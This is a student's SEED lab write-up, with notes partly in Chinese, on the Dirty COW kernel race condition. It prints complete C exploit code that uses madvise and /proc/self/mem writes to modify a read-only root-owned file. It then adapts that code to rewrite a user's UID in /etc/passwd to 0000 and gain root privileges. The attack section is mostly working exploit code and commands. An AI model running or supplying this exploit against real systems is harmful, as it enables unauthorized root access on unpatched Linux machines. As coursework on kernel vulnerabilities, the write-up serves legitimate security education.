Dirty Cow

Task 1: Modify a Dummy Read-Only File

Task 2.1: Create a Dummy File

```
# create a file called zzz in the root directory
$ sudo touch /zzz
# change its permission to read-only for normal users,
$ sudo chmod 644 /zzz
# and put some random content into the file
$ sudo vi /zzz
$ cat /zzz
```

```
[04/17/2019 21:00] seed@ubuntu:~/Desktop/lab5$ ls
[04/17/2019 21:00] seed@ubuntu:~/Desktop/lab5$ sudo touch /zzz
[04/17/2019 21:00] seed@ubuntu:~/Desktop/lab5$ sudo chmod 644 /zzz
[04/17/2019 21:00] seed@ubuntu:~/Desktop/lab5$ sudo vi /zzz
[04/17/2019 21:01] seed@ubuntu:~/Desktop/lab5$ cat /zzz
111111222222333333
```

```
# check the file mode
$ ll / | grep zzz
# try to write as a normal user
echo 99999 > /zzz
```

```
[04/17/2019 21:01] seed@ubuntu:~/Desktop/lab5$ ll / | grep zzz
-rw-r--r--   1 root root    19 Apr 17 21:01 zzz
[04/17/2019 21:02] seed@ubuntu:~/Desktop/lab5$ echo 99999 > /zzz
bash: /zzz: Permission denied
[04/17/2019 21:03] seed@ubuntu:~/Desktop/lab5$
```

Since only root user has the `write` privilege, a normal user would not have the right to edit.

Task 2.2: Set Up the Memory Mapping Thread

```
#include <sys/mman.h>
#include <fcntl.h>
#include <pthread.h>
#include <sys/stat.h>
#include <string.h>

void *map;
void *writeThread(void *arg);
void *madviseThread(void *arg);

int main(int argc, char *argv[])
{
  pthread_t pth1,pth2;
  struct stat st;
  int file_size;

  // Open the target file in the read-only mode.
```

```
  int f=open("/zzz", O_RDONLY);

  // Map the file to COW memory using MAP_PRIVATE.
  fstat(f, &st);
  file_size = st.st_size;
  map=mmap(NULL, file_size, PROT_READ, MAP_PRIVATE, f, 0);

  // Find the position of the target area
  char *position = strstr(map, "222222");
  // We have to do the attack using two threads.
  pthread_create(&pth1, NULL, madviseThread, (void  *)file_size);
  pthread_create(&pth2, NULL, writeThread, position);
  // Wait for the threads to finish.
  pthread_join(pth1, NULL);
  pthread_join(pth2, NULL);
  return 0;
}
```

This is a explanation about `open`, and it is invoked by `fopen`.

> open 是系统调用返回的是文件句柄，文件的句柄是文件在文件描述副表里的索引

```
map=mmap(NULL, file_size, PROT_READ, MAP_PRIVATE, f, 0);
```

> direct and random read
>
> could write in storage but could not write to the file
>
> the part that has been accessed will be transfer to storage
>
> 将一个文件或者其它对象映射到进程的地址空间，实现文件磁盘地址和进程虚拟地址空间中一段虚拟地址的一一对映关系。实现这样的映射关系后，进程就可以采用指针的方式读写操作这一段内存，而系统会自动回写脏页面到对应的文件磁盘上，即完成了对文件的操作而不必再调用read,write等系统调用函数。相反，内核空间对这段区域的修改也直接反映用户空间，从而可以实现不同进程间的文件共享

Task 2.3: Set Up the write Thread

```
void *writeThread(void *arg)
{
  char *content= "******";
  off_t offset = (off_t) arg;

  int f=open("/proc/self/mem", O_RDWR);
  while(1) {
    // Move the file pointer to the corresponding position.
    lseek(f, offset, SEEK_SET);
    // Write to the memory.
    write(f, content, strlen(content));
  }
}
```

More about the directory `/proc/self`

> /proc/self/目录则是当前进程的信息，比如写一个c程序查看/proc/self/status文件的内容，打印出的是这个c程序的状态，直接从bash查看这个文件则看到的是bash的信息。
>
> /proc/self/mem这个文件是一个指向当前进程的虚拟内存文件的文件，当前进程可以通过对这个文件进行读写以直接读写虚拟内存空间，并无视内存映射时的权限设置。也就是说我们可以利用写/proc/self/mem来改写不具有写权限的虚拟内存。可以这么做的原因是/proc/self/mem是一个文件，只要进程对该文件具有写权限，那就可以随便写这个文件了，只不过对这个文件进行读写的时候需要一遍访问内存地址所需要寻页的流程。因为这个文件指向的是虚拟内存。

Task 2.4: The madvise Thread

```
void *madviseThread(void *arg){
  int file_size = (int) arg;
  while(1){
      madvise(map, file_size, MADV_DONTNEED);
  }
}
```

tell kernel that a piece of memory can be temporally swapped out


> 近期将不会被访问。内核将释放掉这一块内存以节省空间，相应的页表项也会被置空

Task 2.5: Launch the Attack

According to the course slides, if we could set a good race where (a) is inserted shortly after the cow page, we would successfully edit the read-only file.

```
    p   page fault      ForWrite: 1
    p   read only       ForWrite: 1 Vwrite: 0
    p   cow page        ForWrite: 0 Vwrite: 0 想写没有写，直接删了
(a) p   null            插入了 madvice
    p   read only       这里就实现写只读文件
```

Launch the attack.



Task 2: Modify the Password File to Gain the Root Privilege


```
$ sudo adduser chiale
# password is dees
# other fields are empty
$ cat /etc/passwd | grep chiale
$ sudo cp /etc/passwd /etc/passwd.copy
```

System set a new record for the new user `chiale`

I made some modifications over the program. It would find the substring and replace `1001` with `0000`, thus we would gain root privilege.

```
// in main thread
    int f=open("/etc/passwd", O_RDONLY);
    char *position = strstr(map, "chiale:x:1001");
// in write thread
`   char *content= "chiale:x:0000";
```

After the attack, the record is modified successfully.



And after switching to `chiale`, we would gain root privilege. As the document says, the root privilege doesn't come from name `root` but from our `uid=0`